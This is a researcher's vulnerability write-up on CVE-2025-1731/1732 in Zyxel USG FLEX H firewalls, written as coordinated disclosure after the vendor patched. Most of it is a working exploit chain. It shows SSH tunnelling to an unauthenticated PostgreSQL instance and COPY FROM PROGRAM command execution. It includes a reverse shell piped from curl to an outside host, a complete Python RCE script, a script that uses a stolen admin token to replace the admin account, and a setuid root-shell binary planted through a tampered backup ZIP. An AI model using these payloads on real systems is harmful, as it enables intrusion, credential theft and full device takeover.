


Remote code execution ZYXEL
CVE-2025-1731/1732: Remote Code Execution in ZYXEL FLEX-H Series
The incorrect permission assignment vulnerability in the PostgreSQL commands of certain USG FLEX H series uOS firmware versions could allow an authenticated local attacker with low privileges to gain access to the Linux shell and escalate their privileges by crafting malicious scripts or modifying system configurations with administrator-level access through a stolen token.
Security is not a product, but a process.
Summary
During my research activities on the new USG FLEX H series, i found a security issue related to a third-party application (PostgreSQL).
While no vulnerabilities were found in the PostgreSQL version itself,
an architectural misconfiguration allows an attacker to establish an SSH tunnel
with port forwarding, exposing the database service (port 5432) to external access.
Normally, the PostgreSQL instance is only accessible via localhost,
limiting its exposure. However, by leveraging SSH tunneling, an attacker
can create a direct communication channel with the database from a remote system.
The risk is further exacerbated by the absence of authentication
requirements for database access, which enables an attacker to execute arbitrary queries and gain remote code execution by spawning a reverse shell as the postgres user.
First Analysis
The research began after examining the processes running in the uOS system via the CLI-terminal.
bashrainpwn@0xdeadspace:~$ ssh 192.168.169.1 -l admin
(admin@192.168.169.1) Password:
FLEX100H-HackerHood> # Hello FLEX-H!
txtFLEX100H-HackerHood> cmd debug system ps
[..SNIP..]
10011  2538 postgres        postgres ?         19   0  0.0  0.3 Ss    37540 15624  3128  9385   Feb 28  5-23:58:13 00:00:00 postgres: postgres postgres [local] idle
19792 19789 nginx           www-data ?         19   0  0.0  0.4 S     36884 19180 10832  9221   Feb 28  5-23:56:20 00:00:02 nginx: worker process
19793 19789 nginx           www-data ?         19   0  0.0  0.4 S     36860 19132 10808  9215   Feb 28  5-23:56:20 00:00:03 nginx: worker process
 2550  2538 postgres        postgres ?         19   0  0.0  0.1 Ss    36288  7752  1876  9072   Feb 28  6-00:01:53 00:00:06 postgres: autovacuum launcher
 2552  2538 postgres        postgres ?         19   0  0.0  0.1 Ss    36184  6220  1772  9046   Feb 28  6-00:01:53 00:00:00 postgres: logical replication launcher
 2547  2538 postgres        postgres ?         19   0  0.0  0.2 Ss    35892 10212  1480  8973   Feb 28  6-00:01:53 00:00:07 postgres: checkpointer
 2538     1 postgres        postgres ?          9  10  0.0  0.3 SNs   35752 15380  1340  8938   Feb 28  6-00:01:53 00:00:47 /usr/bin/postgres -D /tmp/pgsql
 2548  2538 postgres        postgres ?         19   0  0.0  0.1 Ss    35752  6448  1340  8938   Feb 28  6-00:01:53 00:00:11 postgres: background writer
 2549  2538 postgres        postgres ?         19   0  0.0  0.1 Ss    35752  6072  1340  8938   Feb 28  6-00:01:53 00:01:33 postgres: walwriter
[..SNIP..]
The second step was to check if PostgreSQL was listening on the default port.
txtFLEX100H-HackerHood> cmd debug network socket | match "5432"
tcp  LISTEN  0     128        127.0.0.1:5432     0.0.0.0:*
The output indicates that the service is listening on localhost on port 5432, preventing external access.
SSH Tunnel & Connection to PostgreSQL
Below is an example of how an SSH tunnel can be useful to access services that are only reachable through the target machine used to establish the tunnel.
 How SSH tunnel works
By creating a tunnel with port forwarding of port 5432 to our machine, it is possible
to reach the PostgreSQL database that, as it turns out, is not password protected..
Upon executing the \l command in the psql shell, it is possible to view the tables present in the database.
bash# Setup a Reverse tunnel to the device
rainpwn@0xdeadspace:~$ ssh -L 5432:localhost:5432 admin@192.168.169.1
(admin@192.168.169.1) Password:
FLEX100H-HackerHood>
bash# Then connect to postgresql via localhost:5432
rainpwn@0xdeadspace:~$ psql -h 127.0.0.1 -U postgres
psql (17.2 (Debian 17.2-1), server 12.4)
type "help" for help.

postgres=# \l

Name       | Owner        | Encoding  | Localization Provider      | Sorting     | Ctype | Locale | ICU Rules | Access Privileges
-----------+--------------+-----------+----------------------------+-------------+-------+--------+-----------+-----------------------
 postgres  | postgres     | SQL_ASCII | libc                       | C           | C     |        |           |
 template0 | postgres     | SQL_ASCII | libc                       | C           | C     |        |           | =c/postgres          +
           |              |           |                            |             |       |        |           | postgres=CTc/postgres
 template1 | postgres     | SQL_ASCII | libc                       | C           | C     |        |           | =c/postgres          +
           |              |           |                            |             |       |        |           | postgres=CTc/postgres
(3 rows)

postgres=#
Upon gaining access to the database, I observed that the COPY FROM function was enabled.
In PostgreSQL, this command is primarily used to import data from a file into a table.
However, when the COPY FROM PROGRAM option is available, it extends this functionality by allowing the execution of arbitrary system commands, treating
an external program as the data source. By leveraging this capability, I was able to achieve remote code execution (RCE), successfully executing
system commands to retrieve the contents of /etc/passwd.
sqlpostgres=# CREATE TABLE read_files(output text);
CREATE TABLE
postgres=# COPY read_files FROM '/etc/passwd';
COPY 24
postgres=# SELECT * FROM read_files;
                                       output
------------------------------------------------------------------------------------
 root:x:0:0:root:/root:/bin/bash
 daemon:x:1:1:daemon:/usr/sbin:/bin/false
 bin:x:2:2:bin:/bin:/bin/false
 sys:x:3:3:sys:/dev:/bin/false
 sync:x:4:100:sync:/bin:/bin/sync
 mail:x:8:8:mail:/var/spool/mail:/bin/false
 www-data:x:33:33:www-data:/var/www:/bin/false
 operator:x:37:37:Operator:/var:/bin/false
 nobody:x:65534:65534:nobody:/home:/bin/false
 named:x:500:500:BIND daemon:/etc/bind:/bin/false
 dbus:x:501:501:DBus messagebus user:/var/run/dbus:/bin/false
 postgres:x:502:502:PostgreSQL Server:/var/lib/pgsql:/bin/sh
 systemd-bus-proxy:x:503:508:Proxy D-Bus messages to/from a bus:/:/bin/false
 systemd-journal-gateway:x:504:509:Journal Gateway:/var/log/journal:/bin/false
 systemd-journal-remote:x:505:510:Journal Remote:/var/log/journal/remote:/bin/false
 systemd-journal-upload:x:506:511:Journal Upload:/:/bin/false
 systemd-network:x:507:512:Network Manager:/:/bin/false
 systemd-timesync:x:508:513:Network Time Synchronization:/:/bin/false
 fastpath:x:509:514::/:/bin/false
 netconf:x:510:515::/:/bin/false
 neo:x:511:516:Zyxel Neo Agent for certificate:/share/neoagent:/bin/false
 fermion:x:512:517:Zyxel Fermion:/etc/fermion:/bin/false
 _lldpd:x:998:998:lldpd user:/var/run/lldpd:/usr/sbin/nologin
 sshd:x:997:997:SSH drop priv user:/var/empty:/usr/sbin/nologin
(24 rows)

postgres=#
Additionally, I escalated the attack by spawning a reverse shell,
effectively gaining interactive access to the compromised system.
sqlpostgres> CREATE TABLE shell(output text);
CREATE TABLE
postgres> COPY shell FROM PROGRAM 'exec curl https://reverse-shell.sh/10.200.10.2:1337 | sh';
bashrainpwn@0xdeadspace:~$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.200.10.1 40228
sh: cannot set terminal process group (2038): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.0$ id
id
uid=502(postgres) gid=502(postgres) groups=502(postgres)
sh-5.0$
Before explaining how I exploited the device as a "user"-level account, it's important to first outline the existing roles and their associated permissions.
Users Role in FLEX H Series
Admin (Administrator)
- Access: Full
- CLI: Full access
- System modifications: Yes
- VPN/SSLVPN: Yes
The Admin has the highest level of privileges. This role can:
- [✅] Modify any firewall settings.
- [✅] Manage user accounts (create, modify, and delete Admin, Limited-Admin, and User accounts).
- [✅] Access the CLI with full privileges.
- [✅] Upgrade firmware and modify critical system settings.
Limited-admin
- Access: Restricted
- CLI: Limited access
- System modifications: No
- VPN/SSLVPN: Yes
The Limited-Admin has operational privileges but cannot modify the system. This role can:
- [✅] Monitor firewall status, logs, and events.
- [✅] Access the CLI, but only with assigned permissions.
- [✅] Manage some security and network settings without modifying the system.
- [❌] Cannot create or delete other administrators.
- [❌] Cannot update firmware or perform critical system modifications.
Users
- Access: VPN only
- CLI: No
- System modifications: No
- VPN/SSLVPN: Yes
The User role is designed for remote access and authentication via VPN. This role can:
- [✅] Connect via SSLVPN/VPN to access the corporate network.
- [❌] Cannot access the CLI.
- [❌] Cannot modify firewall configurations.
| Role | General Access | CLI Access | System Modifications | VPN/SSLVPN Access |
|---|---|---|---|---|
| Admin | ✅ Full | ✅ Full | ✅ Yes | ❌ No |
| Limited-Admin | ⚠️ Restricted | ⚠️ Restricted | ❌ No | ✅ Yes |
| User | ❌ VPN Only | ❌ No | ❌ No | ✅ Yes |
Reverse shell as a non-admin user.
Summary
A user with the user role does not have the necessary permissions to access the system via SSH.
In fact, attempting to log in will result in an immediate rejection.
bashrainpwn@0xdeadspace:~$ ssh user@192.168.169.1
(user@192.168.169.1) Password:
-false: unknown program '-false'
Try '-false --help' for more information.
Connection to 192.168.169.1 closed.
rainpwn@0xdeadspace:~$
However, right after entering the password, for a brief moment, we are actually inside the system—just long enough for it to verify that we are not authorized. This short window of a few milliseconds can be exploited to initiate a reverse tunnel and launch the exploit.
How to gain reverse shell as normal user
To gain reverse shell as vpn-user just use the -N option in SSH.
It tells the client not to execute any remote command after connecting.
This creates a SOCKS proxy without opening a shell, ideal for background proxy use.
python# Date: 2025-01-22
# Exploit Title: ZYXEL uOS Authenticated Remote Code Execution
# Exploit Author: Alessandro Sgreccia (@rainpwn) <rainpwn@0xdeadc0de.xyz>
# Author Homepage: https://0xdeadc0de.xyz/
# Vendor Homepage: https://www.zyxel.com/
# Tested Version: 1.31
# Tested on: USG FLEX H: 700, 100
# CVE: 2025-1731, 2025-1732
#
# Example:
#  1. Setup a reverse ssh tunnel to postgresql service port.
#     > ssh -L 5432:localhost:5432 admin@192.168.169.1
#  2. Launch this script to execute Remote Command Execution.
#     > python3 expl.py -c 'cat /rw/fwversion'

# [+] Connecting to PostgreSQL Database at 127.0.0.1:5432
# [+] Connection successful!
# [+] Creating temporary table '_0788e312'
# [+] Command executed successfully!

# COMPATIBLE_PRODUCT_MODEL_0=E167
# COMPATIBLE_PRODUCT_MODEL_1=FFFF
# COMPATIBLE_PRODUCT_MODEL_2=FFFF
# COMPATIBLE_PRODUCT_MODEL_3=FFFF
# COMPATIBLE_PRODUCT_MODEL_4=FFFF
# MODEL_ID=USG FLEX 100H
# KERNEL_VERSION=4.14
# CAPWAP_VER=undefined
# FIRMWARE_VER=1.31(ABXF.0)
# KERNEL_BUILD_DATE=2025-01-09 04:35:09
# BUILD_DATE=2025-01-09 04:35:47
# FSH_VER=1.0.0
# [+] Dropping table '_0788e312'
#
#!/usr/bin/python3


import psycopg2
import argparse
import hashlib
import time

def parseArgs():
    parser = argparse.ArgumentParser(description=' ZYXEL uOS Authenticated Remote Code Execution')
    parser.add_argument('-i', '--ip', nargs='?', type=str, default='127.0.0.1', help='The IP address of the PostgreSQL DB [Default: 127.0.0.1]')
    parser.add_argument('-p', '--port', nargs='?', type=int, default=5432, help='The port of the PostgreSQL DB [Default: 5432]')
    parser.add_argument('-d', '--database', nargs='?', default='template1', help='Name of the PostgreSQL DB [Default: template1]')
    parser.add_argument('-c', '--command', nargs='?', help='System command to run')
    parser.add_argument('-t', '--timeout', nargs='?', type=int, default=10, help='Connection timeout in seconds [Default: 10 (seconds)]')
    parser.add_argument('-U', '--user', nargs='?', default='postgres', help='Username to use to connect to the PostgreSQL DB [Default: postgres]')
    parser.add_argument('-P', '--password', nargs='?', default='postgres', help='Password to use to connect to the the PostgreSQL DB [Default: postgres]')
    args = parser.parse_args()
    return args

def main():
    try:
        print ("\r\n[+] Connecting to PostgreSQL Database on {0}:{1}".format(args.ip, args.port))
        connection = psycopg2.connect (
            database=args.database,
            user=args.user,
            password=args.password,
            host=args.ip,
            port=args.port,
            connect_timeout=args.timeout
        )
        print ("[+] Connection successful!")

        if(args.command):
            exploit(connection)
        else:
            print ("[!] Add the argument -c [COMMAND] to execute a system command.")
            print ("[>] expl.py -c 'id'")

    except psycopg2.OperationalError as e:
        print ("\r\n[-] Connection to Database failed: \r\n{0}".format(e))
        exit()

def deserialize(record):
    result = ""
    for rec in record:
        result += rec[0]+"\r\n"
    return result

def randomizeTableName():
    return ("_" + hashlib.md5(time.ctime().encode('utf-8')).hexdigest())

def exploit(connection):
    cursor = connection.cursor()
    tableName = randomizeTableName()
    try:
        print ("[+] Creating table {0}".format(tableName))
        cursor.execute("DROP TABLE IF EXISTS {1};\
                        CREATE TABLE {1}(cmd_output text);\
                        COPY {1} FROM PROGRAM '{0}';\
                        SELECT * FROM {1};".format(args.command,tableName))

        print ("[+] Command executed\r\n")

        record = cursor.fetchall()
        result = deserialize(record)

        print(result)
        print ("[+] Deleting table {0}\r\n".format(tableName))

        cursor.execute("DROP TABLE {0};".format(tableName))
        cursor.close()

    except psycopg2.errors.ExternalRoutineException as e:
        print ("[-] Command failed : {0}".format(e.pgerror))
        print ("[+] Deleting table {0}\r\n".format(tableName))
        cursor = connection.cursor()
        cursor.execute("DROP TABLE {0};".format(tableName))
        cursor.close()

    finally:
        exit()

if __name__ == "__main__":
    args = parseArgs()
    main()
bashrainpwn@0xdeadspace:~$ ssh -L -N 5432:localhost:5432 user@192.168.169.1
(user@192.168.169.1) Password:
-false: unknown program '-false'
Try '-false --help' for more information.

--------------------------------------------

rainpwn@0xdeadspace:~$ python3 expl.py -c 'exec curl https://reverse-shell.sh/10.200.10.2:1337 | sh'

--------------------------------------------
rainpwn@0xdeadspace:~$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.200.10.1 40332
sh: cannot set terminal process group (17030): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.0$ id
id
uid=502(postgres) gid=502(postgres) groups=502(postgres)
sh-5.0$
CWE-497: Exposure of Sensitive System Information to an Unauthorized Control Sphere
As a Postgres user, we have the ability to escalate our privileges for our uOS user (limited/user) by stealing
the access token of a logged-in admin.
This is possible by reading the file: /tmp/webcgi.log.
An example of the file content:
txt/tmp/webcgi.log:create_json_response_string(#158):[weblogin] INFO: response str=
{
    "authtok": "REDACTED-AUTH-CODE",
    "err_code": 0,
    "err_msg": "OK",
    "extra_info": null,
    "next_page": "Dashboard",
    "profile": {
        "username": "rainpwn",
        "user_type": "admin"
    }
}
I've crafted a Python script that sends HTTP/WS requests to the device using a custom token.
python# Date: 2025-02-11
# Exploit Title: ZYXEL uOS Privilege Escalation via stealed token
# Exploit Author: Alessandro Sgreccia (@rainpwn) <rainpwn@0xdeadc0de.xyz>
# Author Homepage: https://0xdeadc0de.xyz/
# Vendor Homepage: https://www.zyxel.com/
# Tested Version: 1.31
# Tested on: USG FLEX H: 700, 100
# CVE: CVE-2025-1731, CVE-2025-1732
#
# Note that the exploit might be not working and returning :
# <?xml version="1.0"?><notification><warning><message>Session tiemout</message><preventDuplicate>true</preventDuplicate></warning></notification>
#
# Just try few times and it will work.
#
import websocket
import ssl
import requests
from urllib3.exceptions import InsecureRequestWarning

# Suppress the warnings from urllib3
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

auth_token = "REDACTED-AUTH-CODE" #Insert here the auth token stolen from /tmp/webcgi.log
print(f"Authentication token: {auth_token}")

# Ssl context
ssl_context = ssl._create_unverified_context()

# Create websocket object
ws = websocket.create_connection(
    "wss://REDACTED:443/ws",
    header=[f"Cookie: authtok={auth_token}"],
    sslopt={"cert_reqs": ssl.CERT_NONE}
)

# Send the auth message and create the admin.
ws.send("<authenticate />")
print(ws.recv())
ws.send("""
<edit-device-config message-id="40002">
 <config>
  <config xmlns="urn:6wind:vrouter" xmlns:xc="urn:ietf:params:xml:ns:netconf:base:1.0" xmlns:yang="urn:ietf:params:xml:ns:yang:1">
  <object xmlns="urn:zyxel:vrouter/object">
   <user-object xmlns="urn:zyxel:vrouter/user-object">
    <admin xc:operation="replace">
     <name>admin</name>
     <password hash_type="sha-256" complex_check="true">prova</password>
     <role>admin</role>
     <description>Utente amministratore con 2FA</description>
     <logon-lease-time>default</logon-lease-time>
     <logon-reauth-time>default</logon-reauth-time>
    </admin>
  </user-object>
 </object>
 </config>
 </config>
</edit-device-config>
""")
print(ws.recv())

# Close the websocket connection
ws.close()
Launching it and after few tries, we got our admin user:
bashrainpwn@0xdeadspace:~$ python exploit_ws.py
Authentication token: REDACTED-AUTH-CODE
<ok />
<?xml version="1.0"?><notification><warning><message>Session timeout</message><preventDuplicate>true</preventDuplicate></warning></notification>

rainpwn@0xdeadspace:~$ python exploit_ws.py
Authentication token: REDACTED-AUTH-CODE
<ok />
<?xml version="1.0"?><notification><warning><message>Session timeout</message><preventDuplicate>true</preventDuplicate></warning></notification>

rainpwn@0xdeadspace:~$ python exploit_ws.py
Authentication token: REDACTED-AUTH-CODE
<ok />
<?xml version="1.0"?>
<edit-device-config message-id="40001" agent="10959"><ok/></edit-device-config>

rainpwn@0xdeadspace:~$
Now, we can proceed with our escalation to root!
CWE-276: Incorrect Default Permissions
CWE-281: Improper Preservation of Permissions
Background
After several days of research and testing different approaches to achieve privilege escalation, I decided to involve Marco Ivaldi in this investigation. Marco is a highly respected security researcher with over 25 years of experience in the field of cybersecurity. Throughout his career, he has contributed to numerous high-impact discoveries, including the identification of multiple vulnerabilities in the ZYXEL USG firewall series, which he detailed in a well-known advisory available at Humanativa Security.
His deep technical knowledge, combined with a sharp intuition for identifying security flaws, made him an ideal partner for this kind of analysis. Collaborating with Marco added significant value to the research and helped to validate the findings through a more rigorous and structured approach.
Summary
This vulnerability concerns privilege escalation through the improper use of the SetUID bit on a custom binary. A non-privileged user can gain root access by executing a statically compiled shell with SetUID enabled, which was previously packed in a ZIP archive, transferred, and extracted as root on a vulnerable system.
In particular, the shell executable explicitly sets UID and GID to 0 to escalate privileges and is statically compiled to avoid dependency issues that could prevent execution. Impact of the Vulnerability:
- Privilege Escalation → The attacker can obtain a root shell.
- Persistence → The attacker can create a backdoor for future access.
- Full System Compromise → The attacker can modify critical system files.
Creating the SetUID Shell
The attacker writes the following shell code:
c#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    system("/bin/sh");
    return 0;
}
The SetUID (Set User ID) bit is a special permission that allows a normal user to execute a file as the file's owner (typically root) instead of as themselves. When applied to a binary owned by root, it allows any user to execute the binary with root privileges.
bashrainpwn@0xdeadspace:~$ nano pwn2.c
rainpwn@0xdeadspace:~$ aarch64-linux-gnu-gcc -static -o pwn2 pwn2.c
rainpwn@0xdeadspace:~$ ll
total 660
-rwxr-xr-x 1 rainpwn rainpwn 709136 Feb 10 20:58 pwn2
-rw-r--r-- 1 rainpwn rainpwn    142 Feb 10 20:57 pwn2.c
rainpwn@0xdeadspace:~$ chmod u+s pwn2
rainpwn@0xdeadspace:~$ ll
total 660
-rwsr-xr-x 1 rainpwn rainpwn 709136 Feb 10 20:58 pwn2
-rw-r--r-- 1 rainpwn rainpwn    142 Feb 10 20:57 pwn2.c

The Recovery Manager, found in Maintenance > Firmware/File Manager, allows users to download a ZIP
archive (password-protected by the user's input) containing critical system files, including:
- Certificates
- Configuration files
- Google Authenticator backup keys
By modifying and re-uploading this archive, an attacker can achieve privilege escalation by inserting a SetUID root shell into a writable system directory.
 Alert
Alert
Exploitation Steps
1. Downloading and Extracting the Recovery ZIP
From the Recovery Manager interface:
1. Download the system backup ZIP.
2. Extract its contents using the provided password.
Inside, you will find system-critical files, including configurations and authentication keys.
bashrainpwn@0xdeadspace:~/test$ ll
total 764
-rw-r--r-- 1 rainpwn rainpwn 780561 Feb 10 21:05 FLEX100H-HackerHood_RMAbackup_2025-02-10.zip
rainpwn@0xdeadspace:~$ unzip FLEX100H-HackerHood_RMAbackup_2025-02-10.zip
Archive: FLEX100H-HackerHood_RMAbackup_2025-02-10.zip
[FLEX100H-HackerHood_RMAbackup_2025-02-10.zip] USG_FLEX_100H password:
 extracting: USG_FLEX_100H
   creating: cert/
   creating: cert/sslvpn/
  inflating: cert/sslvpn/server.crt
[..SNIP..]
2. Injecting Our Root Shell into /conf
Place the binary inside /conf in the extracted ZIP folder:
bashrainpwn@0xdeadspace:~/test/conf$ ll
total 872
-rw-r--r-- rainpwn rainpwn   3973 Feb 10 21:01 default_config.json
-rw-r--r-- rainpwn rainpwn  79238 Feb 10 21:01 lastgood.conf
-rwsr-xr-x rainpwn rainpwn 709136 Feb 10 21:06 pwn2
-rw-r--r-- rainpwn rainpwn  79237 Feb 10 21:01 startup-config.conf
-rw-r--r-- rainpwn rainpwn  52867 Feb 10 21:01 system-default.conf
3. Repacking and Uploading the Modified ZIP
Now, we recreate the archive with our malicious shell included:
bashrainpwn@0xdeadspace:~/test$ zip -e -P 12345678 --compression-method deflate -r FLEX100H-HackerHood_RMAbackup_2025-02-10.zip *
 adding: cert/ (stored 0%)
 adding: cert/default.cert (deflated 26%)
 adding: cert/default.prv (deflated 23%)
[..SNIP..]

rainpwn@0xdeadspace:~/test$ ll
total 348
drwxr-xr-x 2 rainpwn rainpwn   4096 Feb 10 21:01 cert
drwxr-xr-x 4 rainpwn rainpwn   4096 Feb 10 21:06 conf
-rw-r--r-- 1 rainpwn rainpwn 341419 Feb 10 21:07 FLEX100H-HackerHood_RMAbackup_2025-02-10.zip
drwxr-xr-x 3 rainpwn rainpwn   4096 Feb 10 21:01 google_auth
-rw-r--r-- 1 rainpwn rainpwn      0 Feb 10 21:01 USG_FLEX_100H
rainpwn@0xdeadspace:~/test$
We then upload the new archive via the "Restore" button in the Recovery Manager. And now, we wait for the device to reboot indefinitely... (ZYXEL said boot times improved over the previous series, right?)
4.Finding Our Root Shell
After the reboot, using a shell session as the postgres user, we navigate to /etc/zyxel/ftp/conf
Here, we find our SetUID-enabled rootshell, meaning any user executing it will inherit root privileges.:
bashsh-5.0$ ls -la
ls -la
total 1888
drwxrwxrwx  2 root www-data  4096 Feb 10 16:19 .
drwxr-xr-x 20 root root      4096 Feb 10 14:22 ..
-rw-r--r--  1 root root         0 Feb 10 16:17 .keepme
-rw-r--r--  1 root root      3973 Feb 10 16:17 default_config.json
-rwsrwxrwx  1 root root     79238 Feb 10 16:19 lastgood.conf
-rwsrwxrwx  1 root root     70400 Feb 10 16:17 pwn
-rwsrwxrwx  1 root root    711128 Feb 10 16:17 pwn2
-rw-r--r--  1 root root    916608 Feb 10 16:17 sh
-rw-r--r--  1 root root     79237 Feb 10 16:19 startup-config.conf
-rw-r--r--  1 root root     52867 Feb 10 16:17 system-default.conf
sh-5.0$ ./pwn2
./pwn2
id
uid=0(root) gid=0 (root) groups=0(root), 502 (postgres)
## ROOT D4NC3
Acknowledgments
A special thank to Marco Ivaldi (@raptor) for making the Local Privilege Escalation to root possible via setuid binary, for the tips and advice throughout the investigation and disclosure process. Collaborating with him has been enlightening!
References
- Reverse Shell as a Service
- A Visual Guide to SSH Tunnels: Local and Remote Port Forwarding
- HN Security blog post
- Security Advisory by Marco Ivaldi (aka Raptor)
- Proof of Concept by Marco Ivaldi (aka Raptor)
Disclosure Timeline
- 2025-02-11ZYXEL was notified via <security@zyxel.com.tw>.
- 2025-02-12ZYXEL acknowledged receipt of my vulnerability report.
- 2025-02-20ZYXEL's Product team was unable to use the stolen 'authtok' to create an admin account and could not reproduce the issue. I provided them with a code modification to improve the exploit.
- 2025-02-25ZYXEL's Product team was still unable to reproduce the issue, so I requested access to the device for further investigation.
- 2025-02-25ZYXEL PSIRT informed me that the RD Team Leader would contact me to grant access to their device.
- 2025-02-26ZYXEL's RD Team notified me that they were finally able to reproduce the issue.
- 2025-03-06ZYXEL assigned CVE-2025-1731 and CVE-2025-1732 to the reported issues and informed me of their intention to publish their security advisory on 2025-04-15.
- 2025-04-08ZYXEL requested to postpone the public disclosure date to April 22, 2025, as the firmware patch is scheduled for release on April 14, 2025, allowing users adequate time to apply the update and secure their systems before the vulnerability is disclosed.
- 2025-04-22ZYXEL published their security advisory, following our coordinated disclosure timeline.
If this writeup saved you an evening, you can buy me a coffee.
Buy me a coffee